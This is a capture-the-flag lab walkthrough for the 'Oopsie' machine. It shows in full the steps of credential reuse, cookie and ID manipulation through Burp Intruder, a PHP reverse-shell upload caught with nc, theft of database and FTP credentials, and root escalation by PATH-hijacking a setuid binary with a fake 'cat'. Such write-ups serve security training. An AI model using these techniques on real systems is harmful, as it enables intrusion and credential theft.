Oopsie

10th February 2020 / Document No. D20.101.29

Prepared By: egre55

Machine Author(s): MrR3boot

Difficulty: Easy

Classification: Official


Enumeration

```
nmap -sS -A 10.10.10.28
```


```
nmap -sS -A 10.10.10.28

Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-10 11:49 EST
Nmap scan report for 10.10.10.28
Host is up (0.049s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
```

Nmap reveals reveals that SSH and Apache are available on their default ports. Let's check out the website.




It seems to be a website for the electric vehicle manufacturer MegaCorp. Scrolling down, we note that a reference is made to logging in.




We can't see anything else of interest, so let's send the request to a web proxy such as Burp, so we can examine the website in more detail. We point the browser to the Burp proxy at `127.0.0.1:8080`, refresh the page, and forward the request.

On the `Target` tab, we notice that Burp has passively spidered the website while processing the request.



The URL **/cdn-cgi/login** seems interesting, let's examine this in the browser.



We confirm that this is a login page. Let's try to reuse the password `MEGACORP_4dm1n!!` from the previously compromised machine, with common usernames such as **administrator** or **admin** .

This is successful, and we gain access to the web portal, which contains additional functionality.

MegaCorp Automotive Account Branding Clients Uploads Logged in as Admin

Repair Management System

However, it seems the developer has implemented tiers of administration, and the `Uploads` page is further restricted to the **super admin** user.

Let's examine the portal further in Burp. We refresh on the `Accounts` page, which displays the user id for our current user, and intercept the request. We notice what seems to be a custom cookie implementation, comprising of the **user** value and **role**. We also notice the **id** parameter, which for our current `admin` user is `1`.


Request to http://10.10.10.28:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
GET /cdn-cgi/login/admin.php?content=accounts&id=1 HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
DNT: 1
Connection: close
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1
```

It might be possible to brute force the **id** values, and display the **user** value for another user, such as the super admin account. We can do this using Burp's Intruder module. Click CTRL + i to sent the request to Intruder.




We press `Clear` to remove the pre-populated payload positions, select the Id value (1), and click `Add`. Next, click on the `Payloads` tab.


We can generate a sequential list of 1-100 using a simple bash loop.

```
for i in `seq 1 100`; do echo $i; done
```

Paste the output into the Payloads box.



Next, click on the `Options` tab, and ensure that `Follow Redirections` is set to "Always", and select the option to "Process cookies in redirections".



Click on the `Target` tab, and then click `Start attack`. We sort responses by Length, and view the results.

Request	Payload	Status	Error	Redirec...	Timeout	Length	Comment
30	30	200	☐	0	☐	3826	
0		200	☐	0	☐	3815	
1	1	200	☐	0	☐	3815	
13	13	200	☐	0	☐	3813	
23	23	200	☐	0	☐	3812	
4	4	200	☐	0	☐	3811	
2	2	200	☐	0	☐	3787	
3	3	200	☐	0	☐	3787	
5	5	200	☐	0	☐	3787	
6	6	200	☐	0	☐	3787	
7	7	200	☐	0	☐	3787	
8	8	200	☐	0	☐	3787	
9	9	200	☐	0	☐	3787	
10	10	200	☐	0	☐	3787	
11	11	200	☐	0	☐	3787	
12	12	200	☐	0	☐	3787	

A few of a responses have a different length, and we proceed to examine them. The super admin account is visible, and corresponding user value is identified.

```
/><br />
</tr><tr><td>86575</td><td>super admin</td><td>superadmin@megacorp.com</td></tr></table<script
```

Let's try to access the `Uploads` page again, substituting our user value with the super admins.

Intercept | HTTP history | WebSockets history | Options

Request to http://10.10.10.28:80


Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
DNT: 1
Connection: close
Cookie: user=86575; role=admin
Upgrade-Insecure-Requests: 1
```

Foothold

This is successful, and we gain access to the upload page, which allows branding images to be uploaded.



It's possible that the developer forgot to implement user input validation, and so we should test if we can upload other files, such as a PHP webshell. On Parrot-OS, we can use the PHP reverse shell `/usr/share/webshells/php/php-reverse-shell.php`.

After changing the IP and port values, we upload the file, capture the request, substitute the user value as before, and click Forward.

Page text reports that the upload was successful, but we don't know where the reverse shell was uploaded to. Let's enumerate the web server for common directories using dirsearch.

```
git clone https://github.com/maurosoria/dirsearch.git
cd dirsearch
python3 dirsearch.py -u http://10.10.10.28 -e php
```

```
python3 dirsearch.py -u http://10.10.10.28 -e php

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 6031

Error Log: /opt/dirsearch/logs/errors-20-02-10_12-49-20.log

Target: http://10.10.10.28

<SNIP>

[12:49:31] 403 -  276B  - /server-status/
[12:49:33] 301 -  311B  - /themes  ->  http://10.10.10.28/themes/
[12:49:33] 301 -  312B  - /uploads  ->  http://10.10.10.28/uploads/
```

This identified an uploads directory, and we can set up our listener and trigger a reverse shell using curl.

```
curl http://10.10.10.28/uploads/test.php
```

We land a shell as `www-data` and proceed to upgrade it.

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.28] 58958
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 x86_64 GNU/Linux
 17:54:03 up  1:11,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                17:53    8.00s  0.04s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
SHELL=/bin/bash script -q /dev/null
Ctrl-Z
stty raw -echo
fg
reset
xterm
```

Lateral Movement

The website records are probably retrieved from a database, so it's a good idea to check for database connection information. Indeed, `db.php` does contain credentials, and we can `su robert` to move laterally.

```
ls /var/www/html/cdn-cgi/login

admin.php  db.php  index.php  script.js

cat /var/www/html/cdn-cgi/login/db.php

<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Privilege Escalation

The `id` command reveals that **robert** is a member of the **bugracker** group. We can enumerate the filesystem to see if this group has any special access.

```
find / -type f -group bugtracker 2>/dev/null

/usr/bin/bugtracker

ls -al /usr/bin/bugtracker

-rwsr-xr-- 1 root bugtracker 8792 Jan 25 10:14 /usr/bin/bugtracker
```

There is a `bugtracker` binary, and the setuid but is set. Let's run it and see what it does.

```
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
---------------

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING
from menu does not stay enabled between connects.
```

It seems to output a report based on the ID value provided. Let's use strings to see how it does this.

```
strings /usr/bin/bugtracker

<SNIP>

------------------
: EV Bug Tracker :
------------------
Provide Bug ID:
---------------
cat /root/reports/
;*3$"
```

We see that it calls the `cat` binary using this relative path instead of the absolute path. By creating a malicious `cat`, and modifying the path to include the current working directory, we should be able to abuse this misconfiguration, and escalate our privileges to root.

Let's add the current working directory to PATH, create the malicious binary and make it executable.

```
export PATH=/tmp:$PATH
cd /tmp/
echo '/bin/sh' > cat
chmod +x cat
```

```
/usr/bin/bugtracker

<SNIP>

Provide Bug ID: 1
---------------

# id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
#
```

Post Exploitation

Inside root's folder, we see a .config folder, which contains a FileZilla config file with the credentials **ftpuser / mc@F1l3ZilL4** visible in plain text.